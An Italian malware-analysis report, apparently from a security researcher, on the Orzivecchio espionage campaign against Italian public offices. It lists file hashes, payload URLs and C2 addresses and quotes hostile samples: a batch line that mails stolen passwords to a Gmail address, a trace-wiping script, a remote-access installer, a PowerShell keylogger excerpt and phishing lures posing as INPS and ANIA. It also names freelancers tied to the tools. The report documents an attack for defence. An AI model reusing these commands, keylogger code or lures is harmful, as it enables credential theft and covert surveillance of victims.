Simile al file Dwn.vbe, scarica il file **ORD-2020.txt** dai seguenti domini:

- http://www.scuolaelementarediorzivecchio.191.it/Public/ORD-ALL/ORD-2020.txt
- http://199.103.56.165/ORD-2020.txt

Nome: **Anagrafica.rtf.vbe**

Dimensione: 7.589 byte

MD5: 5D429355B4510AECFE27723FAFC6EAB2

Simile al file Dwn.vbe, scarica il file **ORD-2020.txt** dai seguenti domini:

- http://www.scuolaelementarediorzivecchio.191.it/Public/ORD-ALL/ORD-2020.txt
- http://199.103.56.165/ORD-2020.txt

Altro file simile a **Anagrafica.rtf.vbe** utilizzato in altre campagne è **Dati_Anagrafici_Per_Accertamento_Irreperibilita_DE_JESUS_MILAGROS-BEROYA-FILIPPINE_RP-DJSMGR73S51Z216Z.rtf.vbe.**

A inizio marzo vi sono state diverse campagne di malspam sempre utilizzando il download del file *ORD-2020.txt* dai soliti siti e IP, che comportava l'esecuzione di **ORDINI.EXE** e l'installazione del programma di assistenza remota NTR Cloud (vedi Campagna di spear-phishing dal 4 al 7 marzo 2017).

Nome: **SEND_PWD.exe**

Dimensione: 786.863 byte

MD5: F95A1B971D884C6FCF0AEE7074A22959

Data di compilazione: 22/08/2013 13.00.50

Programma autoestraente che contiene i seguenti file:

- HideTest.vbs
- MethodInf.dll
- nir.exe
- R.tmp
- SendSMTP.exe
- T.tmp
- test.bat

Nome: **Test.bat**

Dimensione: 492 byte

MD5: 2BAA285BB06386A5EE9C9DD13ED742F9

Lo script esegue il password stealer "nir.exe" ed esegue sendsmtp.exe per l'invio della mail con le password memorizzate nel file 1.txt:

```
sendsmtp /HOST smtp-server.com /PORT 25 /USERID rozzano@patronato.acli.it /PASS
[omissis] /FROM rozzano@patronato.acli.it /TO charlyparker555@gmail.com /SUBJECT
"PWD--%username%  %computername%"  /FILES 1.txt
```

Nome: **nir.exe**

Dimensione: 8704 byte

MD5: 2FAA004C6A4253F343BF546F1C416CFA

Data di compilazione: 13/03/2017 11.28.04

Trattasi di un password stealer denominato "WebPasswordViewRev1" che utilizza i seguenti moduli:

- R.tmp
- T.tmp
- MethodInf.dll

I file R.tmp e T.tmp sono offuscati e vengono caricati da nir.exe.

All'interno di nir.exe e MethodInf.dll troviamo i seguenti pdb:

- *c:\Users\Dell\Desktop\WebPasswordViewRev1\WebPasswordViewRev1\obj\Debug\WebPasswordViewRev1.pdb*
- *c:\Users\Dell\Desktop\MethodInf\MethodInf\obj\Debug\MethodInf.pdb*

Nome: **Remote Administrator Client Rev1.exe**

Dimensione: 201.216 byte

MD5: FAC8D951E2171AB45C3C46DA95D94302

Data di compilazione: 16/03/2017 11.41.44

Trattasi di RAT e keylogger che si collega al server di comando e controllo con IP 199.103.56.164 attraverso la porta 9995.

All'interno troviamo il seguente pdb:
c:\Users\Dell\Desktop\Rev3GuardSystem\Rev3GuardSystem\obj\Debug\Rev3GuardSystem.pdb

Nome: **Build_R5.exe**

Dimensione: 312.339 byte

MD5: 35898E183754E2D8A4FDB18F50345008

Data di compilazione: 22/08/2013 13.00.50

Programma autoestraente che contiene i seguenti file:

- HideVaiR5.vbs
- R5.exe
- vaiR5.bat

Nome: **R5.exe**

Dimensione: 174.592 byte

MD5: 8E8316CC323FDB0DAE680EBC881ABD21

Data di compilazione: 19/03/2017 10.26.40

Trattasi di RAT e keylogger denominato "**RATCr4**" che si collega al server di comando e controllo con IP 199.103.56.164 attraverso la porta 9995.

All'interno di R5.exe vi è una risorsa cifrata, che contiene una DLL ove al suo interno vi troviamo il seguente pdb:

c:\Users\Dell\Desktop\Contracts\Joseph Fenoli Contract\2017-03\Remote Administrator Tool Rev4\RATCr4\RATCr4\obj\Debug\RATCr4.pdb.

Nome: **cleanX.bat**

Dimensione: 2260 byte

MD5: 40D156135FF59B6B11B93F518AC67BB2

Estratto del file:

```
ECHO OF

cd\
Taskkill /F /IM admin.vbe
Taskkill /F /IM ATR.bat
Taskkill /F /IM Dati.exe
Taskkill /F /IM dell.bat
Taskkill /F /IM delo.bat
Taskkill /F /IM del-ord.bat
Taskkill /F /IM get_ip.bat
Taskkill /F /IM last.exe
Taskkill /F /IM last.exe
Taskkill /F /IM make.bat
Taskkill /F /IM nir.exe
Taskkill /F /IM niro.exe
Taskkill /F /IM pd.exe
Taskkill /F /IM prx95.exe
Taskkill /F /IM R3.exe
Taskkill /F /IM R3.exe
Taskkill /F /IM R4.exe
Taskkill /F /IM R4.exe
Taskkill /F /IM R5.exe
Taskkill /F /IM R5.exe
```

```
Del /F /Q del T.tmp /S
Del /F /Q dell.bat /S
Del /F /Q delo.bat /S
Del /F /Q del-ord.bat /S
Del /F /Q delord.vbe /S
Del /F /Q DWN*.vbe /S
Del /F /Q get_ip.bat /S
Del /F /Q GetIP.vbs /S
Del /F /Q HideGet.vbs /S
Del /F /Q HideMake.vbs /S
Del /F /Q HideReg.vbs /S
Del /F /Q Last.exe /S
Del /F /Q make.bat /S
Del /F /Q MethodInf.dll /S
Del /F /Q Mono.Cecil.dll /S
Del /F /Q nir.exe /S
Del /F /Q niro.exe /S
Del /F /Q NTR.msi /S
Del /F /Q Objects.dll /S
Del /F /Q Objects.tmp /S
Del /F /Q ORD-*.exe /S
Del /F /Q pd.exe /S
Del /F /Q prx95.exe /S
```

```
Taskkill /F /IM RCC.exe
Taskkill /F /IM reg.bat
Taskkill /F /IM Rem1.exe
Taskkill /F /IM Rem2.exe
Taskkill /F /IM Rem3.exe
Taskkill /F /IM RT3.exe
Taskkill /F /IM RT3.exe
Taskkill /F /IM SEND_PWD.exe
Taskkill /F /IM SendSMTP.exe
Taskkill /F /IM vai.bat
Del /F /Q 1.txt /S
Del /F /Q admin.vbe /S
Del /F /Q ATR.bat /S
Del /F /Q base.dll /S
Del /F /Q clean.bat /S
Del /F /Q close_ordini.vbe /S
Del /F /Q CreateD.vbs /S
Del /F /Q CreateD2.vbs /S
Del /F /Q Dati.exe /S
Del /F /Q del 1.txt  /S
Del /F /Q del getip.vbs /S
Del /F /Q del last.exe /S
Del /F /Q del nir.exe /S
```

```
Del /F /Q R.tmp /S
Del /F /Q R3.exe /S
Del /F /Q R4.exe /S
Del /F /Q R5.exe /S
Del /F /Q RCC.exe /S
Del /F /Q Recovery.tmp /S
Del /F /Q reg.bat /S
Del /F /Q Rem1.exe /S
Del /F /Q Rem2.exe /S
Del /F /Q Rem3.exe /S
Del /F /Q Rev3GuardSystem.dll /S
Del /F /Q RT3.exe /S
Del /F /Q SendSMTP.exe /S
Del /F /Q SendSMTP.ini /S
Del /F /Q SerializerLib.dll /S
Del /F /Q SerializerLib.tmp /S
Del /F /Q T.tmp /S
Del /F /Q Utilities.dll /S
Del /F /Q Utilities.tmp /S
Del /F /Q vai.bat /S
Del /F /Q vai.vbe /S

exit
```

Lo script cancella tutte le precedenti tracce dei tools utilizzati per lo spionaggio, come si può vedere la lista dei programmi utilizzati è molto lunga.

Nome: **Remove NTR Uninstaller.exe** oppure **REM.EXE**

Dimensione: 9216 byte

MD5: 33AE19656AD8E355DAFF34789CE690BE

Data di compilazione: 20/03/2017 18.18.04

Lo scopo di questo modulo è quello di cancellare le chiavi di registro di "uninstall" del software di amministrazione remota NTR e di nascondere le relative cartelle, in modo da mimetizzare la presenza del software NTR.

All'interno troviamo il seguente pdb: *c:\Users\Dell\Desktop\Contracts\Joseph Fenoli Contract\2017-03\Remove NTR Uninstaller\Remove NTR Uninstaller\obj\Debug\Remove NTR Uninstaller.pdb*.

Nome: **PR6_small.exe**

Dimensione: 63.488 byte

MD5: 8AC649B0244047EDB65D94CDB5AA798B

Data di compilazione: 28/03/2017 09.36.16

Si tratta di un programma denominato "**RProxyRev2**" che fa da proxy tra la macchina e l'indirizzo IP 199.103.63.101 attraverso la porta 9996.

Nella figura sottostante possiamo vedere il pdb del progetto:

```
ED60: 81 D3 69 27  6B B2 F9 4E  10 00 00 00  73 3A 5C 57 |..i'k..N....s:\W
ED70: 41 52 20 32  30 31 37 5C  56 49 53 55  41 4C 20 53 |AR 2017\VISUAL S
ED80: 54 55 44 49  4F 5C 52 50  72 6F 78 45  6E 74 72 79 |TUDIO\RProxEntry
ED90: 5C 52 50 72  6F 78 45 6E  74 72 79 5C  6F 62 6A 5C |\RProxEntry\obj\
EDA0: 44 65 62 75  67 5C 52 50  72 6F 78 45  6E 74 72 79 |Debug\RProxEntry
EDB0: 2E 70 64 62  00 00 00 00  00 00 00 00  00 00 00 00 |.pdb............
```

Interessante il nome della cartella del progetto: **s:\WAR 2017**

Molto probabilmente si tratta del computer del cyber-criminale che sta dietro all'operazione Orzivecchio (aka PEOPLE1), questa tipologia di cartella era già stata vista in uno script che conteneva invece "*S:\WAR 2015*".

All'interno di "**PR6_small.exe**" vi è un modulo cifrato denominato "**rprox**", il quale contiene come "HOST" predefinito il seguente valore: "*localhost:9998;2.44.50.156:9998*". Questo valore di HOST predefinito viene aggiornato in fase di esecuzione con l'IP di Cirrus: 199.103.63.101.

L'indirizzo IP "*2.44.50.156:9998"* corrisponde a:

IP: 2.44.50.156

Counrty Code: IT
Counrty Name: Italy
Città: Genova
Latitudine: 44.4028 **Longitudine:** 8.9448
ISP: Vodafone Italia DSL
ASN: AS30722 Vodafone Italia S.p.A.
Tipologia: residential

Molto probabilmente questo IP veniva utilizzato per fare delle prove da casa.

Nome: **R6.exe**

Dimensione: 63.488 byte

MD5: D5025B60DA1931A4113DBDB6BD24BD8C

Data di compilazione: 27/03/2017 19.36.30

Si tratta di un programma denominato "**RProxyRev2**" che fa da proxy tra la macchina e l'indirizzo IP 199.103.56.164 attraverso la porta 9996.

All'interno possiamo vedere il pdb del progetto: *s:\WAR 2017\VISUAL STUDIO\RProxEntry\RProxEntry\obj\Debug\RProxEntry.pdb*

Nome: **Key.exe**

Dimensione: 425.984 byte

MD5: 5BCD95BEFCD21A3F6ABACE00103B0563

Data di compilazione: 09/04/2017 13.35.15

Si tratta di un keylogger denominato "**Key Monitoring Plus**" che invia il log all'indirizzo email: *charlyparker555@gmail.com*.

All'interno possiamo vedere i seguenti pdb del progetto:

- *c:\Users\Dell\Desktop\Key Protect\Key Protect\obj\Debug\Key Protect.pdb*
- *c:\Users\Dell\Desktop\Contracts\Joseph Fenoli Contract\2017-04\Key Monitoring Plus Project\Key Recover v1\Key Recover v1\obj\Debug\Key Recover v1.pdb*
- *c:\Users\Dell\Desktop\Contracts\Joseph Fenoli Contract\2017-04\Key Monitoring Plus Project\Key Monitoring Plus Installer\Key Monitoring Plus Installer\obj\Debug\Key Monitoring Plus Installer.pdb*

Nome: **KEY RECOVER V1.EXE**

Dimensione: 230.400 byte

MD5: F8B84ABC404B5FD75B100E96BFB6EB77

Data di compilazione: 09/04/2017 09.18.17

Potrebbe essere un keylogger denominato "**Key Recover v1**" necessità della libreria "Key Monitoring.dll".

All'interno possiamo vedere i seguenti pdb del progetto: *c:\Users\Dell\Desktop\Contracts\Joseph Fenoli Contract\2017-04\Key Monitoring Plus Project\Key Recover v1\Key Recover v1\obj\Debug\Key Recover v1.pdb*

2018

Nel 2018 continua la "guerra" instaurata dal cyber-criminale di "Orzivecchio".

Dal dominio *https://info-servizi.com* veniva scaricato il file "CISCO Update Management.exe".

Nome: **CISCO Update Management.exe**

Dimensione: 3.391.477 byte

MD5: DEA571C6DF5E956700F8869DEA305E07

Data di compilazione: 30/09/2018 18.01.44

File autoestraente che contiene:

- CISCO.ico
- Cisco.png
- CISCO_Update.exe
- dwn.bat
- HideDwn.vbs
- Messaggio.vbs
- NTR_Cloud_it.msi

Nome: **dwn.bat**

Dimensione: 509 byte

MD5: C48C209A0B1BD41F841D6E91C46178CA

Estratto dello script:

```
ECHO off

IF EXIST "C:\programi\NTR Global (an ASG company)"\ GOTO :CIAO
IF EXIST "C:\Program Files\NTR Global (an ASG company)"\ GOTO :CIAO
IF EXIST "C:\Program Files (x86)\NTR Global (an ASG company)"\ GOTO :CIAO

IF NOT EXIST "C:\programi\NTR Global (an ASG company)"\ GOTO :VAI
IF NOT EXIST "C:\Program Files\NTR Global (an ASG company)"\ GOTO :VAI
IF NOT EXIST "C:\Program Files (x86)\NTR Global (an ASG company)"\ GOTO :VAI
:VAI
```

```
NTR_Cloud_it.msi
CISCO_Update.exe
:CIAO
Messaggio.vbs
Exit
```

Se la macchina è già infetta viene eseguito "Messaggio.vbs" che visualizza: "CISCO Update Management è già installato su questo computer", altrimenti installa l'NTR Cloud ed esegue il file "CISCO_Update.exe" per nasconderne le tracce.

2019

Nel 2019 l'arsenale si arricchisce di nuovi strumenti di spionaggio prima del triste epilogo.

Nome: **Luncher.exe**

Dimensione: 111.616 byte

MD5: 18231134C4A0F82C73F09552B7BE357F

Data di compilazione: 03/10/2025 14.22.29

Trattasi di un agent per decifrare con AES256 dei moduli con funzioni di keylogger per l'esfiltrazione via email dei dati rubati ed esegue inoltre la persistenza del keylogger.

All'interno del file exe troviamo il seguente pdb:
C:\Users\Ashraf\Source\Repos\Josef\KeyLogger\Keylogger\Luncher\obj\Debug\Luncher.pdb

Nome: **KLP.exe**

Dimensione: 9216 byte

MD5: A2908E61B6832E5059EA4DC00B90778B

Data di compilazione: 11/10/2019 20.17.16

Trattasi di un keylogger denominato "KLP" che utilizza la libreria KL.dll (MD5 FA823F5A0520F8D9DB04367F51F7A424) ed invia una email da *certificati@info-servizi.com* a *didier.charrel@hotmail.com* attraverso il server smtp di **info-servizi.com**.

Nella libreria KL.dll (data di compilazione 25/06/2018 13.14.01) troviamo il seguente pdb:
c:\Users\nandw\Desktop\KL\KL\obj\Debug\KL.pdb

Nome: **k.ps1**

Dimensione: 6043 byte

MD5: C32E81DF6C3B300B8DEA36810A3B0D6D

Trattasi di un keylogger scritto in PowerShell con l'invio di log all'indirizzo email *admin@comuneorzivecchi.191.it* con oggetto "nome_computer"__"username".

I log vengono memorizzati all'interno della sotto-cartella "logs" ed hanno la seguente struttura:

log"+(Get-Date).Year+(Get-Date).DayOfWeek+(Get-Date).Millisecond+".log"

Estratto dello script in PowerShell:


```
[..]
while ($true) {
    Start-Sleep -Milliseconds 40
    $keyboard_layout = [Windows]::GetKeyboardLayout();
    for ($ascii = 8; $ascii -le 254; $ascii++) {
        $state = [Windows]::GetAsyncKeyState($ascii)
        if ($state -eq -32767) {
            if($ascii -eq 8){
                Append-Str -str "[BackSpace]"
                continue;
            }ElseIf($ascii -eq 9){
                Append-Str -str "[TAB]"
                continue;
            }ElseIf($ascii -eq 27) {
                Append-Str -str "[ESC]"
                continue;
            }ElseIf($ascii -eq 91){
                Append-Str -str "[WIN]"
                continue;
            }ElseIf($ascii -eq 162){
                Append-Str -str "[CTRL]"
                continue;
            }

            $null = [console]::CapsLock
            $virtualKey = [Windows]::MapVirtualKeyEx($ascii, 0,$keyboard_layout);
[..]
```

Campagne di malspam con tema: INPS, ANIA e VPN Cisco

Dal 2013 ad oggi sono state inviate diverse campagne di malspam con tema:

- INPS
- ANIA
- VPN Cisco

Possiamo vedere alcune immagini di queste campagne:



Ai PATRONATI, a tutte le Sedi,

è stato perpetrato un tentativi di *phishing* ai danni del Casellario dei lavoratori attivi,

di conseguenza chiediamo a tutti gli utenti **abilitati a tale servizio**, di verificare le proprie credenziali

effettuanto l'accesso al **Casellario dei lavoratori attivi**. Se non riscontrate problemi **non fate nulla**.

Se invece non potete accedere, dovete seguire le seguenti istruzioni:

1) scaricate e installate il **NTR Cleaner** dal sito INPS e installatelo;

2) il programma ripristinerà l'accesso;

3) verificate i dati del vostro profilo e **generate un nuovo PIN.**

Grazie per la collaborazione.

Lo staff ced INPS

Spett. le Agenzia,

stiamo aggiornando le nostre politiche di sicurezza per il sito ANIA, per essere conformi ai più recenti standard del settore. Abbiamo bisogno che tutti aggiornino i loro dati per evitare interruzioni del servizio.
Per fare ciò, accedi al portale di sicurezza www.sic.ania.it.
Dopo l'accesso, i tuoi dati verranno aggiornati.

Grazie per la collaborazione.

Il ced ANIA


Ania

Fornitori di prodotti e servizi su UpWork

Il cyber-criminale arrestato dalla polizia postale è stato identificato con le iniziali "R. G." e ingaggiava sul portale "UpWork" dei programmatori freelance per la realizzazione di programmi di spionaggio, come RAT e keylogger, e altri software (plugin,.script, etc) per la gestione dei dati esfiltrati dalla pubblica amministrazione.

R. G. era iscritto al portale di UpWork dal 22 luglio 2013 con il pseudonimo di *Joseph Fenoli.* L'analisi dei sample di keylogger e rat ha permesso l'identificazione del nome di Joseph Fenoli e di collegarlo al portale di UpWork, da dove pubblicava annunci di lavori e ingaggiava programmatori freelance.

Nella figura sottostante possiamo vedere i collaboratori di "R.G." (*Joseph Fenoli*) ingaggiati attraverso il portale di UpWork.



Lista dei lavori realizzati dai programmatori freelance ingaggiati su UpWork:

Nome	Lavoro	Costo in USD	Data
raghu a	File hosts mapper	50.00	Aug 2013
Haider Qureshi	Advanced Remote Control	250.00	Aug 2013
Artem Sardaryan	File hosts mapper	360.00	Aug 2013
Jaime Benigno Reyes	Renamer Files in Dos	50.00	Sep 2013
ramesh kumar	FTP Batch Scheduled	21.92	Sep 2013
sebastian braviceanu	Conversion of file .BATCH to .VBS	85.75	Nov 2013
Ty Bui	MS Access DB	31.92	Dec 2013
sebastian braviceanu	Private vbscript	54.79	Feb 2014
P Guardiario	Web Data Extraction	250.00	Jun 2014
P Guardiario	Advanced Automation Data Extraction	200.00	Jul 2014
P Guardiario	New Advanced Automation Data Extraction	300.00	Jul 2014
P Guardiario	Upgrade previous programs	600.00	Nov 2014
P Guardiario	Upgrade previous program	200.00	Feb 2015
P Guardiario	Data Collector	400.00	Feb 2015

P Guardiario	Synchronizer Data	300.00	Feb 2015
P Guardiario	Synchronizer Data	250.00	Mar 2015
P Guardiario	Update Nuova Delega 2	250.00	Apr 2015
Alexandr Bilchenko	HTML Clone	125.00	Aug 2015
Allen C.	MSACCESS Import	93.15	Oct 2015
P Guardiario	Package	800.00	Oct 2015
P Guardiario	Alphabet Scraper lite	200.00	Oct 2015
Allen C.	PDF Import	100.00	Oct 2015
Alexandr Bilchenko	HTML Clone	170.00	Oct 2015
P Guardiario	Advacend Alphabet Scraper	200.00	Oct 2015
P Guardiario	Alphabet lite update	150.00	Oct 2015
P Guardiario	Alphabet lite update 2	100.00	Nov 2015
P Guardiario	SISTER collector	750.00	Jan 2016
P Guardiario	ISEE collector	250.00	Jan 2016
P Guardiario	House collector	450.00	Jan 2016
Catalin Bogdan	A msi file to modify	55.56	Apr 2016
Ron Gilmore	A msi file to modify	1000.00	Apr 2016
Aaron Robertson	Data Recorder	100.00	May 2016
Evgeny Ekim	Advanced Data Recorder	1700.00	Jun 2016
Grzegorz Golda	Thunderbird Extension	1100.00	Jun 2016
Melvin Soler	Remote Control Status	50.00	Jul 2016
Nathu N.	Advanced Keylogger	1100.00	Jan 2017
Nathu N.	Advanced Keylogger	500.00	Jan 2017
Nathu N.	Installer	500.00	Jan 2017
Nathu N.	MSWORD future	200.00	Jan 2017
Nathu N.	Remote Administrator Program	1500.00	Fen 2017
Nathu N.	MSOFFICE Package	1500.00	Feb 2017
Nathu N	Server analysis and protection	120.00	Nov 2017
Evgeny G.	HTML REDIRECTOR	1400.00	Apr 2018
Evgeny G.	New futurer for the last job jou made	800.00	Apr 2018
Nathu N.	Upgrade previous program	700.00	Nov 2018
Evgeny G.	HTML redirector	1950.00	May 2019
Evgeny G.	MySQL quesry	1650.00	Jul 2019
Ashraf Q.	SPOOL CAPTURE	800.00	Oct 2019
Ashraf Q.	MSI manager	655.56	Oct 2019
Ashraf Q.	HOST management	500.00	Oct 2019
Ashraf Q.	KEY RECORDER	3211.11	Oct 2019
Ashraf Q.	Powershell recorder	1211.11	Nov 2019
Nathu N.	I need to manage a msi file, to permorm it and add some usefull functions.		Job in progress
Evgeny G.	DRP reverse		Job in progress
	TOTALE	**29345.87**	

I programmatori freelance che sono stati ingaggiati a sviluppare keylogger e RAT sono stati:

- Evgeny Ekim
- Nathu N.
- Ashraf Q.

Vediamo di seguito un esempio di annuncio postato sul portale “UpWork” da parte di Joseph Fenoli:

THUNDERBIRD EXTENSION

Web, Mobile & Software Dev (/o/jobs/browse/c/web-mobile-software-dev/)

Desktop Software Development (/o/jobs/browse/c/web-mobile-software-dev/sc/desktop-software-development/)

Posted 9 months ago

Fixed Price

$1,000
Budget

$$$ Expert Level
I am willing to pay higher rates for the most experienced freelancers

Details

Needs to hire 2 Freelancers

We need ann extension/plugin for Thunderbirt of Mozilla, that filter email by IP address and PC name of sender. it have to analyze the header of email and filter by IP address, example:
from Protocollo02 ([79.61.40.11])
in this case the PC name is Protocollo02 and IP is 79.61.40.11
from Nicoletta01 ([79.59.106.141])
in this case the PC name is Nicoletta01 and IP is 79.59.106.141
from DEM04 ([46.19.235.175])
in this case the PC name is DEM04 and IP is 46.19.235.175

here is and header:

Received: from COPIRN03.copdmz.local (10.32.123.167) by COPMMX01B04 (10.32.95.19) with Microsoft SMTP Server id 8.3.406.0; Mon, 30 May 2016 11:20:45 +0200
Received: from smtpcmd0871.aruba.it (HELO smtpcmd05149.aruba.it) ([62.149.156.71]) by mx.impresasemplice.it with ESMTP; 30 May 2016 11:20:45 +0200
Received: from Protocollo02 ([79.61.40.11]) by smtpcmd08.ad.aruba.it with bizsmtp id 0ZLk1t00H0EScFB01ZLkSi; Mon, 30 May 2016 11:20:44 +0200
From: "admin@comuneorzivecchi.191.it" <admin@comuneorzivecchi.191.it>
To: ANAGRAFE comune di ORZIVECCHI <admin@comuneorzivecchi.191.it>
Date: Mon, 30 May 2016 12:20:44 +0200

here an other:
Received: from COPIRN01.copdmz.local (10.32.123.165) by COPMMX01B03 (10.32.95.18) with Microsoft SMTP Server id 8.3.406.0; Mon, 30 May 2016 12:02:36 +0200
Received: from smtpcmd02101.aruba.it ([62.149.158.101]) by mx.impresasemplice.it with ESMTP; 30 May 2016 12:02:36 +0200
Received: from Nicoletta01 ([79.59.106.141]) by smtpcmd02.ad.aruba.it with bizsmtp id 0a2b1t00X3341Wv01a2b7A; Mon, 30 May 2016 12:02:35 +0200
From: "admin@comuneorzivecchi.191.it" <admin@comuneorzivecchi.191.it>
To: ANAGRAFE comune di ORZIVECCHI <admin@comuneorzivecchi.191.it>
Date: Mon, 30 May 2016 12:02:36 +0200

the program have to work on Thunderbird version 38.5.0 and following.

Project Stage: N/A

Operating systems: Windows

Project Type: I am not sure

Post A Job Like This (/Signup

Submit A Proposal (/Job/~01

About the Client

(5.00) 9 reviews

Italy
Torino 11:06 AM

57 Jobs Posted
81% Hire Rate, 1 Open Job

$10k+ Total Spent
55 Hires, 1 Active

Member Since Jul 22, 2013

Nathu Nandwani


Il programmatore freelance Nathu N. ingaggiato da R.G. su UpWork, dovrebbe essere un ricercatore di cyber-security che si chiama “Nathu Nandwani”, che ha lavorato anche per il “CYBER SECURITY PHILIPPINES – CERT”.

